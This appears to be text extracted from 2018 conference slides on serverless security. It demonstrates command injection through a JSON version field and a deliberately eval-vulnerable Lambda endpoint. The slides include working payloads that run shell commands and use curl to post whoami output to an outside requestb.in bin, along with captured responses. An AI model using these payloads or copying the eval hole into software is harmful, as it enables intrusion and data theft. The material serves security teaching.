Date: Sat, 10 Mar 2018 21:37:45 GMT
x-amzn-RequestId: 440d7469-24ab-11e8-b75a-f72824b1e4ae
X-Amzn-Trace-Id: sampled=0;root=1-5aa45027-196951549c350b9ae79d3a73
X-Cache: Miss from cloudfront
Via: 1.1 e07e2d5f2d026d31ffb267fe09e7913e.cloudfront.net (CloudFront)
X-Amz-Cf-Id: UQWSjg8GgJOWkyXTUX1h7jYARK6gU60EXOGyCcvOxWbeP_GMn-91Jw==

?????
????????
?????????
?????????
?????????
?????
.
.
.
.
```

```
{"version": "0.0.9 && echo 'scale16x' > /tmp/sprkyco.txt \
&& stat /tmp/sprkyco.txt && "}
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 655
Connection: close
Date: Sat, 10 Mar 2018 21:57:23 GMT
x-amzn-RequestId: 03373836-24ae-11e8-8d82-23a1358f4d87
X-Amzn-Trace-Id:
sampled=0;root=1-5aa454c3-542bd18abef8e25ad920686b
X-Cache: Miss from cloudfront
Via: 1.1 05728a9ef853c2124dbff233419e2644.cloudfront.net
(CloudFront)
X-Amz-Cf-Id:
uJt2wSR_L399UMLNkT0sY9sPIHcCtXbvUlCpJzHeL5oGtT_OVeZzsw==

<?xml version="1.0" encoding="UTF-8"?>
<Error><Code>NoSuchKey</Code><Message>The specified key does
not
exist.</Message><Key>trial-balloon/0.0.9</Key><RequestId>3C7A
032BE4A5F195</RequestId><HostId>pYY2tzXs0ceCS3Iy9Q1/y5DvX69CG
5jje0seCS3yagwPCgjfGcP7hfGXivrqAAq8gZ9FcWHodZc=</HostId></Err
or>
  File: '/tmp/sprkyco.txt'
  Size: 9          Blocks: 8          IO Block: 4096
regular file
Device: 700h/1792d    Inode: 12          Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 488/sbx_user1059)  Gid:
( 487/ UNKNOWN)
Access: 2018-03-10 21:57:23.932522174 +0000
Modify: 2018-03-10 21:57:23.932522174 +0000
Change: 2018-03-10 21:57:23.932522174 +0000
Birth: -
```

```
# Code Injection
@app.route('/evaluate', methods = ['POST', 'GET'], content_types=['application/json'])
def evaluate():
    expression = None
    if app.current_request.method == 'POST':
        expression = app.current_request.json_body['expression']
    return "Result:\n" + (str(eval(expression)).....)
```

```
POST /api/evaluate HTTP/1.1
Host: yiikr7llzc.execute-api.us-west-1.amazonaws.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:58.0)
Gecko/20100101 Firefox/58.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/json
Content-Length: 32
```

```
{"expression": "str('scale16x')"}  
}
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 16
Connection: close
Date: Sat, 10 Mar 2018 22:08:15 GMT
x-amzn-RequestId: 87dfd53a-24af-11e8-b8cf-334f2d35692e
X-Amzn-Trace-Id:
sampled=0;root=1-5aa4574f-4915cb02ed7bc574e32e3165
X-Cache: Miss from cloudfront
Via: 1.1 45ab73696c9eefbd4e8973895b58428a.cloudfront.net
(CloudFront)
X-Amz-Cf-Id:
PASW0a0MvKn2ruLNoXsXcQp_1ocV5NOnMEzIbKpNSHLMvxfBqwUDPw==

Result:
scale16x
```

```
{"expression": "__import__('os').system(\n'var=`echo Hello_Scale16x` && curl -X POST \n-d ${var} https://requestb.in/1aom89z1')"} }
```



https://requestb.in/1aom89z1

| | | |
|---------------------------------------|---|---|
| https://requestb.in POST /1aom89z1 | </> application/x-www-form-urlencoded 14 bytes | 6s ago From 52.53.209.110, 172.68.142.250 |
|---------------------------------------|---|---|

FORM/POST PARAMETERS

Hello_Scale16x:

HEADERS


Cf-Visitor: {"scheme":"https"}
Accept-Encoding: gzip
Host: requestb.in
Accept: */*
X-Request-Id: 027a0e35-b36f-4fee-844c-855cae16e4d8
Cf-Connecting-Ip: 52.53.209.110
Connect-Time: 0
Connection: close
Via: 1.1 vegur
Total-Route-Time: 0
User-Agent: curl/7.51.0
Content-Length: 14
Content-Type: application/x-www-form-urlencoded
Cf-Ray: 3f99a7626b3051a6-SJC
Cf-Ipcountry: US

RAW BODY

Hello_Scale16x

```
{ "expression": "__import__('os').system(\n'var=`whoami` \n\n&& curl \n\n-X POST \n\n-d ${var} \n\nhttps://requestb.in/1aom89z1' )"} }
```

A Runscope Community Project – [Learn more.](#)



<https://requestb.in/1aom89z1>

<https://requestb.in> **POST** /1aom89z1 </> application/x-www-form-urlencoded 12 bytes 1s ago
From 52.53.209.110, 172.68.142.246

| FORM/POST PARAMETERS | HEADERS |
|----------------------|--|
| sbx_user1059: | Cf-IpCountry: US Content-Length: 12 Content-Type: application/x-www-form-urlencoded Connection: close Cf-Ray: 3f99b62929146cac-SJC Via: 1.1 vegur Accept-Encoding: gzip Cf-Connecting-Ip: 52.53.209.110 Host: requestb.in Cf-Visitor: {"scheme":"https"} Total-Route-Time: 0 Accept: */* X-Request-Id: 109c99f6-3f11-44bf-ac40-2195b5d91c6a Connect-Time: 1 User-Agent: curl/7.51.0 |

RAW BODY

sbx_user1059

7.13

Take Jeff Serverless Serious

No Such Thing as a Panacea

Learn to Dev

Security FUD Renaissance

WELL THATS JUST LIKE



YOUR OPINION MAN

Special Thanks

- Martin Fowler
- DevSecOps
- Rugged DevOps
- Gauntlt
- A Cloud Guru
- DevOps Handbook & Phoenix Project etc..
- Simon Wardley
- Team Signal Sciences
- pursec.io
- serverlessconf
- Family



whoami

- @sprkyco
- cody@signalsciences.com
- <https://github.com/sprkyco>
- <http://sprky.co>
- <https://www.linkedin.com/in/woodcody/>

Should you ask a Question during Seminar?

